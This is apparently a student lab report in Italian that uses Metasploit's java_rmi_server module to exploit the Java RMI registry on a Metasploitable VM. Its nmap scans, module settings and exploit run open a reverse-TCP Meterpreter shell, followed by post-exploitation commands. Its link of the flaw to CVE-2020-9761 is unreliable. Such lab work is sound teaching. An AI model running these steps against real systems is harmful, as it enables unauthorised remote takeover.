

# Exploit Java RMI

## Sommario

Introduzione .....	1
Kali Linux.....	1
Metasploitable.....	1
Virtual Box .....	1
Impostazione indirizzi IP statici delle macchine virtuali .....	2
Macchina attaccante Kali Linux.....	2
Macchina target Metasploitable.....	2
Test di comunicazione tra le macchine.....	3
Enumerazione dei servizi e scansione .....	3
Java RMI.....	4
Vulnerability Assessment.....	4
Vulnerability scanning .....	4
Penetration testing .....	5
Metasploit.....	5
Impostazione di Metasploit .....	5
Fase di exploit .....	7
Conclusioni .....	8
Remediation .....	8

## Introduzione

Nel progetto della settimana settimana è richiesto di sfruttare la vulnerabilità di Java RMI sulla porta 1099 con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

L'esercizio sarà svolto in un ambiente di test virtuale con due macchine Virtual Box: Kali Linux e Metasploitable.

### Kali Linux

Kali Linux è una distribuzione Linux basata su Debian, open-source e gratuita, progettata per la sicurezza informatica avanzata, il penetration testing e l'auditing di sicurezza.

### Metasploitable

Metasploitable è una macchina virtuale Ubuntu Linux intenzionalmente vulnerabile progettata per testare gli strumenti di sicurezza e dimostrare le vulnerabilità comuni.

### Virtual Box

VirtualBox è un software gratuito e open source che permette di creare e gestire macchine virtuali, ossia ambienti isolati dove è possibile eseguire altri sistemi operativi.

## Impostazione indirizzi IP statici delle macchine virtuali

### Macchina attaccante Kali Linux

Per modificare l'indirizzo IP come da traccia, apro il terminale e inserisco il comando **sudo nano /etc/network/interfaces**, il quale mi permetterà di modificare il file di configurazione dell'interfaccia di rete.

```
(kali㉿kali)-[~]  
$ sudo nano /etc/network/interfaces
```

Modifico l'indirizzo accanto la voce address con 192.168.1.111

```
GNU nano 7.2 /etc/network/interfaces  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
source /etc/network/interfaces.d/*  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
  
auto eth0  
iface eth0 inet static  
address 192.168.1.111  
netmask 255.255.255.0  
network 192.168.1.0  
broadcast 192.168.1.255  
gateway 192.168.1.1  
dns-nameservers 8.8.8.8
```

### Macchina target Metasploitable

Eseguo la stessa procedura. In questo caso l'indirizzo IP sarà 192.168.1.112

```
GNU nano 2.0.7 File: /etc/network/interfaces  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
  
# The primary network interface  
auto eth0  
iface eth0 inet static  
address 192.168.1.112  
netmask 255.255.255.0  
network 192.168.1.0  
broadcast 192.168.1.255  
gateway 192.168.1.1
```

## Test di comunicazione tra le macchine

Il ping è uno strumento diagnostico che permette di verificare la connessione e la raggiungibilità di un dispositivo in una rete. Il ping invia dei pacchetti di dati chiamati echo request a un indirizzo IP e aspetta una risposta con dei pacchetti echo reply.

Quindi, verifico con il comando **ping <IP target>** se le macchine sono in grado di comunicare.

```
(kali㉿kali)-[~]
$ ping 192.168.1.112
PING 192.168.1.112 (192.168.1.112) 56(84) bytes of data.
64 bytes from 192.168.1.112: icmp_seq=1 ttl=64 time=1.23 ms
64 bytes from 192.168.1.112: icmp_seq=2 ttl=64 time=0.931 ms
64 bytes from 192.168.1.112: icmp_seq=3 ttl=64 time=1.10 ms
64 bytes from 192.168.1.112: icmp_seq=4 ttl=64 time=0.909 ms
^C
— 192.168.1.112 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 0.909/1.042/1.231/0.131 ms
```

I quattro pacchetti inviati risultano correttamente trasmessi e ricevuti.

## Enumerazione dei servizi e scansione

Il primo passo è verificare i servizi attivi sulla macchina target con Nmap, un software utilizzato per il port scanning. Per avviare la scansione inserisco nel terminale il comando **nmap -sV <indirizzo IP target>**.

L'opzione **-sV** effettua una scansione version detection, che mi permette di recuperare anche la versione per ogni servizio attivo identificato.

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.1.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-20 11:51 CET
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 69.57% done; ETC: 11:53 (0:00:35 remaining)
Nmap scan report for 192.168.1.112
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql?
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 193.35 seconds
```

Nel resoconto della scansione è possibile vedere che la porta TCP 1099 risulta aperta ed è attivo un servizio Java RMI.

## Java RMI

Java Remote Method Invocation è una tecnologia che consente a diversi processi Java di comunicare tra di loro attraverso una rete.

## Vulnerability Assessment

Il servizio analizzato in precedenza potrebbe avere una configurazione di default insicura che permette a un aggressore remoto non autenticato di caricare classi Java arbitrarie attraverso il Class Loader.

### Vulnerability scanning

Per verificarlo utilizzo di nuovo Nmap. Il comando sarà **nmap --script=rmi-vuln-classloader -p <porta target> <indirizzo IP target>**. In questo caso utilizzo uno script particolare che verifica esattamente se la vulnerabilità descritta in precedenza è presente sul servizio offerto.

```
$ nmap --script=rmi-vuln-classloader -p 1099 192.168.1.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-20 17:23 CET
Nmap scan report for 192.168.1.112
Host is up (0.0015s latency).

PORT      STATE SERVICE
1099/tcp  open  rmiregistry
| rmi-vuln-classloader:
| VULNERABLE:
| RMI registry default configuration remote code execution vulnerability
| State: VULNERABLE
| Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
| References:
| https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
```

Dal resoconto posso vedere che il servizio è vulnerabile!

Questa configurazione di default insicura è presente nel dizionario della vulnerabilità con l'identificativo CVE-2020-9761. Gli viene assegnato un CVSS score di 9.8 (**critical**).

## CVE-2020-9761 Detail

### Description

An issue was discovered in UNCTAD ASYCUDA World 2001 through 2020. The Java RMI Server has an Insecure Default Configuration, leading to Java Code Execution from a remote URL because an RMI Distributed Garbage Collector method is called.

### Severity

CVSS Version 3.x

CVSS Version 2.0

CVSS 3.x Severity and Metrics:



NIST: NVD

Base Score: **9.8 CRITICAL**

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

## Penetration testing

In questa fase verificherò se è possibile sfruttare questa vulnerabilità per guadagnare i privilegi elevati sul target.

## Metasploit

Utilizzo Metasploit, un framework opensource usato per lo sviluppo e automatizzazione di exploit. Per exploit si intende un programma, script o codice che sfrutta le vulnerabilità di software e hardware per ottenere l'accesso a sistemi informatici.

## Impostazione di Metasploit

Lo avvio tramite il comando **msfconsole** sul terminale.

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: View advanced module options with advanced

d888888b d888P d888888P d88888b .
      db'      db'      BBP
db'db'db' d88P      d8P      BB
db'db'db' d8P      d8P      BB
db'db'db' d8888P      d8P      d888888P

      d88888P d88888b d8P      d8888P d8P d888888P
      |      db' d8P      db'.BP
      --o-- d8P      d8P      db'.BP d8P      d8P
      |      d8888P d8P      d8888P d8888P d8P      d8P

Metasploit Docs station: https://docs.metasploit.com/
To boldly go where no
shell has gone before

=====
[ metasploit v6.3.51-dev ]
+ -- --[ 2384 exploits - 1232 auxiliary - 418 post ]
+ -- --[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Dopo qualche secondo di caricamento si aprirà la console `msf6 >` che mi servirà per inserire determinati comandi. Con il comando **search** verifico se è presente un exploit nel database per il servizio Java RMI da attaccare.

```
msf6 > search java_rmi

Matching Modules



| # | Name                                           | Disclosure Date | Rank      | Check | Description                                                        |
|---|------------------------------------------------|-----------------|-----------|-------|--------------------------------------------------------------------|
| 0 | auxiliary/gather/java_rmi_registry             |                 | normal    | No    | Java RMI Registry Interfaces Enumeration                           |
| 1 | exploit/multi/misc/java_rmi_server             | 2011-10-15      | excellent | Yes   | Java RMI Server Insecure Default Configuration Java Code Execution |
| 2 | auxiliary/scanner/misc/java_rmi_server         | 2011-10-15      | normal    | No    | Java RMI Server Insecure Endpoint Code Execution Scanner           |
| 3 | exploit/multi/browser/java_rmi_connection_impl | 2010-03-31      | excellent | No    | Java RMIClientConnectionImpl Deserialization Privilege Escalation  |



Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl
```

La descrizione del modulo *exploit/multi/misc/java\_rmi\_* è quella che descrive esattamente la vulnerabilità identificata in precedenza.

Quindi lo seleziono con il comando **use 1** e si apre così la console del modulo.

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

Utilizzo il comando **show options** per visualizzare tutte le impostazioni del modulo. Per modificare i valori utilizzo, invece, il comando **set <nome impostazione>**.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Le impostazioni del modulo da modificare per il mio scopo sono:

1. RHOSTS, l'indirizzo IP del target. **set RHOSTS 192.168.1.112**
2. HTTPDELAY, il tempo che l'http server aspetterà per la richiesta del payload. Lo aumenterò a 20 per evitare l'errore *Exploit failed: RuntimeError Timeout HTTPDELAY expired*. **set HTTPDELAY 20**

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.1.112
RHOSTS => 192.168.1.112
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
```

Le altre impostazioni sono compilate correttamente di default e le lascio invariate.

L'exploit che ho scelto utilizza anche un payload, cioè un codice che può essere attivato dopo aver sfruttato una vulnerabilità del sistema. I payload possono avere diverse finalità dannose, come l'accesso illecito a un sistema, il furto di informazioni riservate, il danneggiamento o l'interruzione del funzionamento di un sistema. In questo caso utilizzo quello impostato di default dal modulo, cioè il meterpreter in modalità reserve tcp.

Meterpreter è una shell avanzata, accessibile dalla macchina attaccante, che dà accesso a tutte le informazioni della macchina target. Nella modalità reserve tcp si inietta un processo nell'obiettivo, il quale stabilisce una connessione mettendo a disposizione una shell alla macchina attaccante.

Le impostazioni del payload sono correttamente impostate di default con l'indirizzo IP e porta della mia macchina in ascolto.

```
Payload options (java/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	192.168.1.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port



## Fase di exploit

Con il comando **exploit** avvio l'attacco e dopo qualche secondo la sessione meterpreter risulta aperta.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.111:4444
[*] 192.168.1.112:1099 - Using URL: http://192.168.1.111:8080/k9MzauXOI2FO
[*] 192.168.1.112:1099 - Server started.
[*] 192.168.1.112:1099 - Sending RMI Header ...
[*] 192.168.1.112:1099 - Sending RMI Call ...
[*] 192.168.1.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.1.112
[*] Meterpreter session 1 opened (192.168.1.111:4444 → 192.168.1.112:43713) at 2024-01-20 19:11:56 +0100

meterpreter > 
```

Tramite la console **meterpreter** > inserisco il comando **ifconfig** per visualizzare la configurazione di rete e **route** per le informazioni presenti nella tabella di routing.

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.1.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe8b:d042
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
=====

```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.1.112	255.255.255.0	0.0.0.0		

```

IPv6 network routes
=====

```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe8b:d042	::	::		

È anche possibile ottenere il nome, il contenuto delle directory, i permessi dei file, la dimensione etc...

```
meterpreter > pwd
/
meterpreter > ls
Listing: /
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	0	fil	2024-01-20 13:38:54 +0100	6^}
040666/rw-rw-rw-	4096	dir	2012-05-14 05:35:33 +0200	bin
040666/rw-rw-rw-	1024	dir	2012-05-14 05:36:28 +0200	boot
040666/rw-rw-rw-	4096	dir	2010-03-16 23:55:51 +0100	cdrom
040666/rw-rw-rw-	13480	dir	2024-01-21 12:20:29 +0100	dev
040666/rw-rw-rw-	4096	dir	2024-01-21 12:20:34 +0100	etc
040666/rw-rw-rw-	4096	dir	2010-04-16 08:16:02 +0200	home
040666/rw-rw-rw-	4096	dir	2010-03-16 23:57:40 +0100	initrd
100666/rw-rw-rw-	7929183	fil	2012-05-14 05:35:56 +0200	initrd.img
040666/rw-rw-rw-	4096	dir	2012-05-14 05:35:22 +0200	lib
040666/rw-rw-rw-	16384	dir	2010-03-16 23:55:15 +0100	lost+found
040666/rw-rw-rw-	4096	dir	2010-03-16 23:55:52 +0100	media
040666/rw-rw-rw-	4096	dir	2010-04-28 22:16:56 +0200	mnt
100666/rw-rw-rw-	26730	fil	2024-01-21 12:21:16 +0100	nohup.out
040666/rw-rw-rw-	4096	dir	2010-03-16 23:57:39 +0100	opt
040666/rw-rw-rw-	0	dir	2024-01-21 12:20:17 +0100	proc
040666/rw-rw-rw-	4096	dir	2024-01-21 12:21:16 +0100	root
040666/rw-rw-rw-	4096	dir	2012-05-14 03:54:53 +0200	sbin
040666/rw-rw-rw-	4096	dir	2010-03-16 23:57:38 +0100	srv
040666/rw-rw-rw-	0	dir	2024-01-21 12:20:18 +0100	sys
040666/rw-rw-rw-	4096	dir	2024-01-15 13:19:25 +0100	test_metasploit
040666/rw-rw-rw-	4096	dir	2024-01-17 11:10:57 +0100	test_metasploit2
040666/rw-rw-rw-	4096	dir	2024-01-21 14:39:56 +0100	tmp
040666/rw-rw-rw-	4096	dir	2010-04-28 06:06:37 +0200	usr
040666/rw-rw-rw-	4096	dir	2010-03-17 15:08:23 +0100	var
100666/rw-rw-rw-	1987288	fil	2008-04-10 18:55:41 +0200	vmlinuz

Questo mi fa capire ho ottenuto l'accesso completo alla macchina.

## Conclusioni

Questa vulnerabilità è stata risolta con le ultime versioni di Java, in cui di default il caricamento delle classi del servizio RMI è disabilitato. Quindi per rimediare si consiglia l'aggiornamento del servizio Java della macchina interessata.

## Remediation


Non è possibile effettuare aggiornamenti di qualsiasi tipo sulla macchina Metasploitable di test. Per motivi didattici mostrerò l'aggiornamento di Java sulla macchina Kali Linux.

Verifico la versione installata con il comando **java -version**.

```
(kali@kali)-[~]
$ java -version
Picked up JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
openjdk version "17.0.10-ea" 2024-01-16
OpenJDK Runtime Environment (build 17.0.10-ea+6-Debian-1)
OpenJDK 64-Bit Server VM (build 17.0.10-ea+6-Debian-1, mixed mode, sharing)
```



Sul sito di Oracle, il distributore di Java, è possibile vedere qual è l'ultima versione di Java disponibile.



**Java SE at a Glance**

Java Platform, Standard Edition (Java SE) lets you develop and deploy Java applications on **desktops** and servers. Java offers the rich user interface, performance, versatility, portability, and security that today's applications require.

[General FAQs](#)

**What's New**

**Java Platform, Standard Edition 21**  
Java SE 21.0.2 is the latest release of Java SE Platform. Oracle strongly recommends that all Java SE users upgrade to this release.

[Download](#)  
[Release Notes](#)  
[Learn more](#)

**Know More**

[Downloads](#)  
[Documentation](#)  
[Community](#)  
[Training](#)

Quello installato sulla macchina è la versione 17, quindi procedo ad aggiornarlo alla 21 con il comando **sudo apt install openjdk-21-jdk -y**.

```
(kali@kali)-[~]
$ sudo apt install openjdk-21-jdk -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  cython3 debtags gcc-12-base kali-debtags libarmadillo11 libcanberra-gtk-module libcanberra-gtk0
  libcbor0.8 libcurl3-nss libgcc-12-dev libgdal33 libgeos3.12.0 libgumbo1 libgupnp-igd-1.0-4 libjim0.81
  libnfs13 libobjc-12-dev librtlsdr0 libstdc++-12-dev libtexluajit2 libutf8proc2 libzxing2
  linux-headers-amd64 lua-lpeg nss-plugin-pem python3-aioredis python3-apscheduler python3-debian
  python3-future python3-jdcal python3-pyminifier python3-quamash python3-rfc3986 python3-tzlocal
  python3-unicodedcsv
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  openjdk-21-jdk-headless openjdk-21-jre openjdk-21-jre-headless
Suggested packages:
  openjdk-21-demo openjdk-21-source visualvm fonts-ipafont-gothic fonts-ipafont-mincho
  fonts-wqy-microhei | fonts-wqy-zenhei fonts-indic
The following NEW packages will be installed:
  openjdk-21-jdk openjdk-21-jdk-headless openjdk-21-jre openjdk-21-jre-headless
0 upgraded, 4 newly installed, 0 to remove and 23 not upgraded.
Need to get 128 MB of archives.
After this operation, 302 MB of additional disk space will be used.
```

Dopo la conclusione dell'aggiornamento verifico di nuovo la versione e risulta correttamente installata.

```
(kali@kali)-[~]
$ java -version
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
openjdk version "21.0.1" 2023-10-17
OpenJDK Runtime Environment (build 21.0.1+12-Debian-3)
OpenJDK 64-Bit Server VM (build 21.0.1+12-Debian-3, mixed mode, sharing)
```